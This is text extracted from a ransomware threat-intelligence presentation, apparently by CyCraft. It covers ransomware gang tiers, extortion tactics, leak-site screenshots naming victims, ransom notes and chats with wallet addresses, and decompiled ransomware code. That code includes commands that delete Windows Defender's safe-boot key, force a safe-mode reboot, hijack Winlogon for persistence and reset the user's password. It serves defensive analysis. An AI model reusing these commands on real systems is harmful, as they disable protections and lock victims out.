
15/01/2021, 19:51:22	Support: I'm sorry, I'll talk to the boss today, but I'm afraid he'll stand his ground.
15/01/2021, 19:53:04	Amy Lynn: Thank you. That would be helpful
15/01/2021, 20:16:59	Amy Lynn: Did you talk to your boss today?
16/01/2021, 10:28:15	Support: Not yet, will update you as soon as he replies.
16/01/2021, 14:32:26	Support: Ok, \$450k, BTC wallet: bc1qvp6t6nce3knb5vr5v3k985uwr4mm85hc62ydgqs

Page 16

(c) All rights reserved to ClearSky Cyber Security 2020 info@clearskysec.com

100% of the ransomware payment is tracked by ClearSky Cyber Security


100%



EVERYTHING
STARTS FROM **CYCRAFT**


- 奧義智慧 Proprietary and Confidential Information

First reported Monday by Bleeping Computer, the ransomware attack occurred over the Thanksgiving weekend and involved the infamous DoppelPaymer gang. The attack, which targeted the Foxconn plant in Ciudad Juárez, Chihuahua, infected approximately 1,200 servers, with the theft of 100 gigabytes of unencrypted files. The ransomware attack also resulted in the deletion of 20 to 30 terabytes of backup data.



Conti/Ryuk/ BazarLoader Ransomware

- Conti Ransomware is a newly emerged-ransomware, which first be observed by Carbon Black Threat Analysis Unit (TAU) in July 2020 [1]
- By the report of Cyber Florida, Conti has targeted following industries [2]
 - ▶ Financial & Educational Institutions
 - ▶ Private Organizations
 - ▶ Government Agencies
 - ▶ Healthcare
 - ▶ Enterprise Businesses
 - ▶ Small-Medium Businesses
- For the similar code snippet and overlapped infra, Conti has been regarded as successor of notorious Ryuk ransomware [3]
- Spread through Trickbot botnet and Emotet malwares platform



[1] Brian. Baskin, VMware Carbon Black, “TAU Threat Discovery: Conti Ransomware.” July 8, 2020. <https://www.carbonblack.com/blog/tau-threat-discovery-conti-ransomware/>

[2] Cyber Florida, “Conti Ransomware” July 14, 2020. <https://cyberflorida.org/threat-advisory/conti-ransomware/>

[3] Abrams, Lawrence. “Conti Ransomware Shows Signs of Being Ryuk’s Successor.” BleepingComputer. BleepingComputer, July 9, 2020. <https://www.bleepingcomputer.com/news/security/conti-ransomware-shows-signs-of-being-ryuks-successor/>

勒索病毒規模分類

TIER 1

- DoppelPaymer (Dridex)
- Egregor/Maze
- Netwalker
- Sodinokibi(Revil)
- Ryuk (Emotet)
- GlobeImposter (Dridex)

TIER 2

- Avaddon
- CONTI ,IOCP (Emotet)
- Clop
- Darside
- Pysa/Mespinoza
- Ragnar
- Ranzy
- SunCrypt
- Thanos
- WastedLocker(Dridex)


TIER 3

- Cvarth
- Exorcist
- Gothmog
- Lolkek
- Muchlove
- Nemty
- Rush
- Wally
- XINOF
- Zeoticus



Ransomware 2.0

升級為勒索四部曲S.E.E.L



使用APT手法入侵
攻擊大部分人為操作
鎖定單位AD主機
鎖定重要資料
HR、SAP、MES、Finance
傳輸到雲端硬碟

AD部署加密程式
AD設定定時炸彈
實施檔案加密階段

暗網攻擊新聞發布
寄給單位IT人員勒索訊息
持續竊取資料

逐步洩漏資料
公布洩漏進度比

“ Kiolbassa Smoked Meats ”

NEW

Published: 5%

URL: <https://kiolbassa.com>

Views: 21

Files: 2

Read more >

“ Samson Holding ”

NEW

Published: 5%

URL: <https://samsonmktg.com>

Views: 19

Files: 2

“ Intersport GmbH ”

NEW

URL: <https://intersport.com>

Views: 32

Files: 32

Read more >

“ DeLonghi America Inc. ”

Published: 5%

URL: <https://delonghiusa.com>

Views: 843

Files: 2

Read more >

打電話給不想付錢的受害企業

為了脅迫受駭企業支付贖金，開始利用委外客服中心對目標

✓ 讀 6.3 萬

按讚加入iThome粉絲團

👍 讀 30

分享

雙重勒索 Double Extortion

未支付贖金的受駭企業將遭資料外洩

 0902_Sorting_FW.7z WinRAR archive 0.98 MB	 ACS.7z WinRAR archive 38.4 KB	 ADataLib.7z WinRAR archive 13.3 MB	 ADataNetwork.7z WinRAR archive 703 MB
 Amazon_Alexa.7z WinRAR archive 4.33 MB	 AROBOT_ADATA_RH101.7z WinRAR archive 8.55 GB	 AROBOT_RH120.zip WinRAR ZIP archive 15.1 GB	 AROBOT_RH131.7z WinRAR archive 10.2 KB
 AROBOT_ThirdParty_Doc.7z WinRAR archive 259 MB	 AutomationSolution.zip WinRAR ZIP archive 20.2 GB	 AzureIT.7z WinRAR archive 96.4 MB	 B2BCommerce.7z WinRAR archive 50.8 MB
 CloudToolBox.7z WinRAR archive 56.1 KB	 CRM.7z WinRAR archive 771 MB	 CSS.7z WinRAR archive 44.4 MB	 DrugTest.7z WinRAR archive 158 MB
 EIP.NET.7z WinRAR archive 64.7 MB	 E-Learning.7z WinRAR archive 2.72 MB	 Firmware.7z WinRAR archive 3.22 GB	 GLINK.7z WinRAR archive 2.46 MB
 groups.conf CONF File 0 bytes	 httpasswd File 81 bytes	 IA_Linux_Test.7z WinRAR archive 21.1 MB	 IAToolbox.7z WinRAR archive 494 MB
 Infra.7z WinRAR archive 9.99 KB	 IPM_driver_ti.7z WinRAR archive 421 KB	 LED.7z WinRAR archive 6.19 GB	 Lightning.7z WinRAR archive 2.07 GB
 MiscProjects.7z WinRAR archive 156 MB	 MOTOR_DRIVER.7z WinRAR archive 504 MB	 NVMe_RDT_TESTER.7z WinRAR archive 164 MB	 NVMeFW.7z WinRAR archive 8.43 MB
 OA.7z WinRAR archive 9.97 KB	 PLM.7z WinRAR archive 35.9 MB	 POS.7z WinRAR archive 11.4 MB	 RH101.7z WinRAR archive 4.79 GB
 SAP.NET.7z WinRAR archive 355 MB	 SATA_FW_BICS4.7z WinRAR archive 5.08 MB	 SLM.7z WinRAR archive 558 MB	 SLM.zip WinRAR ZIP archive 616 MB
 Storage_FlashICTestingDept.7z WinRAR archive 6.04 GB	 Storage_NewProductDevDept.7z WinRAR archive 469 MB	 SYM_PROJ.7z WinRAR archive 503 MB	 SYM_PROJ.zip WinRAR ZIP archive 570 MB
 TEST.7z WinRAR archive 10.2 KB	 VisualSVN-GlobalWinAuthz.ini Configuration settings 334 bytes	 WebCrawler.7z WinRAR archive 1.24 MB	 XPG.7z WinRAR archive 983 MB



WALL OF SHAME

Here will be permanent list of companies who would like to keep in secret the info leakage, exposing themselves and their customers, partners to even greater risk than a bug-hunting reward!

Webhelp's company - XtraSource

Updated 6/04/2021

views: 19465 | Published: 05/26/2021 02:51:30

ADATA LEAKED

Downloaded: 1.5TB+

views: 1531 | Published: 06/06/2021 06:17:51

Triple Extortion (加密、洩密、DDOS)

Main Full dump Contact Us

New companies

TAIWAN [REDACTED] TECHNOLOGY CORP.

Next update: 9 Days 2 : 05 : 26

DDOS

Officine Piccini S.p.A

Next update: 8 Days 17 : 19 : 57

DDOS

NSW Labor

Next update: 8 Days 21 : 10 : 08

DDOS

Cinov Federation

Next update: 8 Days 20 : 51 : 49

DDOS

Glasbau Wiedemann GmbH

Next update: 8 Days 20 : 37 : 42

DDOS

Cocal

Next update: 8 Days 15 : 44 : 19

DDOS

Medland Metropolis

Next update: 8 Days 20 : 22 : 25

DDOS

SPINE & DISC

Next update: 8 Days 21 : 09 : 58

DDOS

TAIWAN [REDACTED] TECHNOLOGY CORP.

DDOS

Company: TAIWAN [REDACTED] TECHNOLOGY CORP.

Address: [REDACTED] Taoyuan City , 33068 Taiwan

Website: [REDACTED]

Email: [REDACTED]

Phone: [REDACTED]

Next update: 9 Days 2 : 05 : 26

TAIWAN [REDACTED] TECHNOLOGY CORP. the company does not want to cooperate with us, so we give them **240 hours** to communicate and cooperate with us. If this does not happen before the time counter expires, we will leak valuable company documents.

We have a large amount of data on contracts, agreements, confidential agreements, a lot of confidential documents on working with clients, developments, projects, audits, reports, engineering, drawings and much more.

Also remember that data cannot be decrypted without our general decryptor. And your site will be attacked by a DDOS attack.

陕西国成检测服务有限公司检测合同

合同编号: [REDACTED]

Full dumps

Greatwide Truckload

Published data: 272.05 GiB

Hames Homes LLC

Published data: 1.07 GiB

MSPharma

Published data: 1.07 GiB

Active Business & Technology

Published data: 15.3 GiB

Exedy Corporation

Published data: 32.45 GiB

BIANCHI VENDING

Published data: 2.36 GiB

Dicon Fiberoptics Inc

Published data: 110.25 GiB

Logixal

Published data: 118.02 GiB

加密程式演化快速、回應資安廠商的偵測

- 保護**加密檔案用的密鑰**密強度增加(RSA4096)，檔案加密演算法追求快速(ChaCha20)
- **多線程**加密，目錄遍歷(Traversing)與檔案加密(Encryption) 分屬不同線程
- 短時間達到最大破壞，依檔案大、中、小選擇**不同加密策略**
- 啟動**環境檢查**，關閉還原和防毒程式 (Disable vssadmin)
- 特殊方式**解除系統鎖定檔案**(Restart Manager)
- 程式家殼、混淆增加靜態分析難度
- 尋找本機掛載網路磁碟機，掃描SMB網路其他主機

發揮貓捉老鼠的創意

- 進入安全模式卸載保全措施
- 躲在虛擬機內規避偵測

```
try
{
    if (IyUwQZlCOSTLhq.wEFLZtRchIX == "YES")
    {
        string text = jMDFRLEyorejFI.vgwIjtaVyLLgbVvK();
        if (text.Contains("Windows 10") && text.Contains("Windows 8"))
        {
            jMDFRLEyorejFI.CFPjlrXGMMKPt();
        }
    }
}
```

Reboot with safeboot network in Windows 7


```
101 // Token: 0x06000087 RID: 183 RVA: 0x00090888 File Offset: 0x0007288
102 public static bool tKvXnIXBUwQ()
103 {
104     return jMDFRLEyorejFI.GetSystemMetrics(67) != 0;
105 }
106
107 // Token: 0x06000088 RID: 184 RVA: 0x000908A8 File Offset: 0x00072A8
108 public static void jIBYuxgbcSbmjK()
109 {
110     IyUwQZlCOSTLhq.tbUuQooZLSqDhFc("reg.exe", "delete HKLM\\System\\CurrentControlSet\\Control\\SafeBoot\\Minimal\\
111     \\WinDefend /f");
112     IyUwQZlCOSTLhq.tbUuQooZLSqDhFc("bcdedit.exe", "/set {default} safeboot network");
113     IyUwQZlCOSTLhq.tbUuQooZLSqDhFc("reg.exe", "add \\HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon /v
114     Userinit /t REG_SZ /d \\\" + Assembly.GetEntryAssembly().Location + "\\\" + \"C:\\Windows\\system32\\userinit.exe\" /f");
115     IyUwQZlCOSTLhq.tbUuQooZLSqDhFc("net.exe", "user " + WindowsIdentity.GetCurrent().Name.Split(new char[]
116     { '\\', ':' })[1] + " \\\" + \"\\\"";
117     IyUwQZlCOSTLhq.tbUuQooZLSqDhFc("shutdown.exe", "/r /t 0");
118 }
119
120 // Token: 0x06000089 RID: 185 RVA: 0x00090710 File Offset: 0x00000910
121 public static void CFPjlrXGMMKPt()
122 {
123     if (IyUwQZlCOSTLhq.tbUuQooZLSqDhFc("reg.exe", "delete HKLM\\System\\CurrentControlSet\\Control\\SafeBoot\\Minimal\\
124     \\WinDefend /f"))
125     {
126         jMDFRLEyorejFI.jIBYuxgbcSbmjK();
127     }
128 }
129 }
```



Mark Loman @ @markloman

Ragnar Locker ransomware deploys well-known trusted hypervisor to hundreds of endpoints simultaneously, together with a preinstalled and preconfigured Windows XP virtual machine, guaranteed to run their 49 kB ransomware

news.sophos.com/en-us/2020/05/... #RagnarLocker





Ransomware Epic Fail

即使付贖金也無法解密

- 早期Petya的victim ID是經過駭客Public key加密Salsa20 key在Base58的字串，駭客可透過私鑰解開。
- 但有次改版後victim ID 變成隨機產生，Salsa也是隨機產生，兩者沒有任何關聯，致使沒有被保存在victim ID內而丟失，造成檔案永無法解密。

```
Oops, your important files are encrypted.

If you see this text, then your files are no longer accessible, because they
have been encrypted. Perhaps you are busy looking for a way to recover your
files, but don't waste your time. Nobody can recover your files without our
decryption service.

We guarantee that you can recover all your files safely and easily. All you
need to do is submit the payment and purchase the decryption key.

Please follow the instructions:

1. Send $300 worth of Bitcoin to following address:

1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWx

2. Send your Bitcoin wallet ID and personal installation key to e-mail
wowsmith123456@posteo.net. Your personal installation key:

EBw7Yc-aNqDoy-SUcKX6-wYLzt3-h4eRcJ-RSf3af-Ft9XeJ-Kk4vsS-LtUEJJ-EBNGoA

If you already purchased your key, please enter it below.
Key: _
```

使用SecureString，但又轉換為一般字串

```
wJkbnIW0teHAMM.PvKJJJyKPMVw == wJkbnIW0teHAMM.\u009B(107396958);  
SecureString secureString = new SecureString();  
if (wJkbnIW0teHAMM.cmglPGwCjHuioKN == wJkbnIW0teHAMM.\u009B(107396415))  
{
```

// Token: 0x06000012 RID: 18 RVA: 000013620 File Offset: 0x00011820

```
public static string ayItgFuYWuh(SecureString A_0)
```

```
{  
    string result = string.Empty;  
    IntPtr intPtr = Marshal.SecureStringToBSTR(A_0);  
    try  
    {  
        result = Marshal.PtrToStringBSTR(intPtr);  
    }  
    finally  
    {  
        Marshal.ZeroFreeBSTR(intPtr);  
    }  
    return result;  
}
```

```
wJkbnIW0teHAMM.qJfhhMbMTrWQdCt = PmmjrDLLHGk.kPAAXvpwzUaT(wJkbnIW0teHAMM.ayItgFuYWuh
```


EVERYTHING
STARTS FROM CYCRAFT

```
public class Random
{
    /// <summary>Initializes a new instance of the <see cref="T:System.Random"></see> class.
    // Token: 0x060010F6 RID: 4342 RVA: 0x00032F9F File Offset: 0x0003119
    [__DynamicallyInvokable]
    public Random() : this(Environment.TickCount)
    {
    }

    int Environment.TickCount { get; }
    Gets the number of milliseconds elapsed since the system started.
    Returns: A 32-bit signed integer containing the number of milliseconds elapsed since the system started.

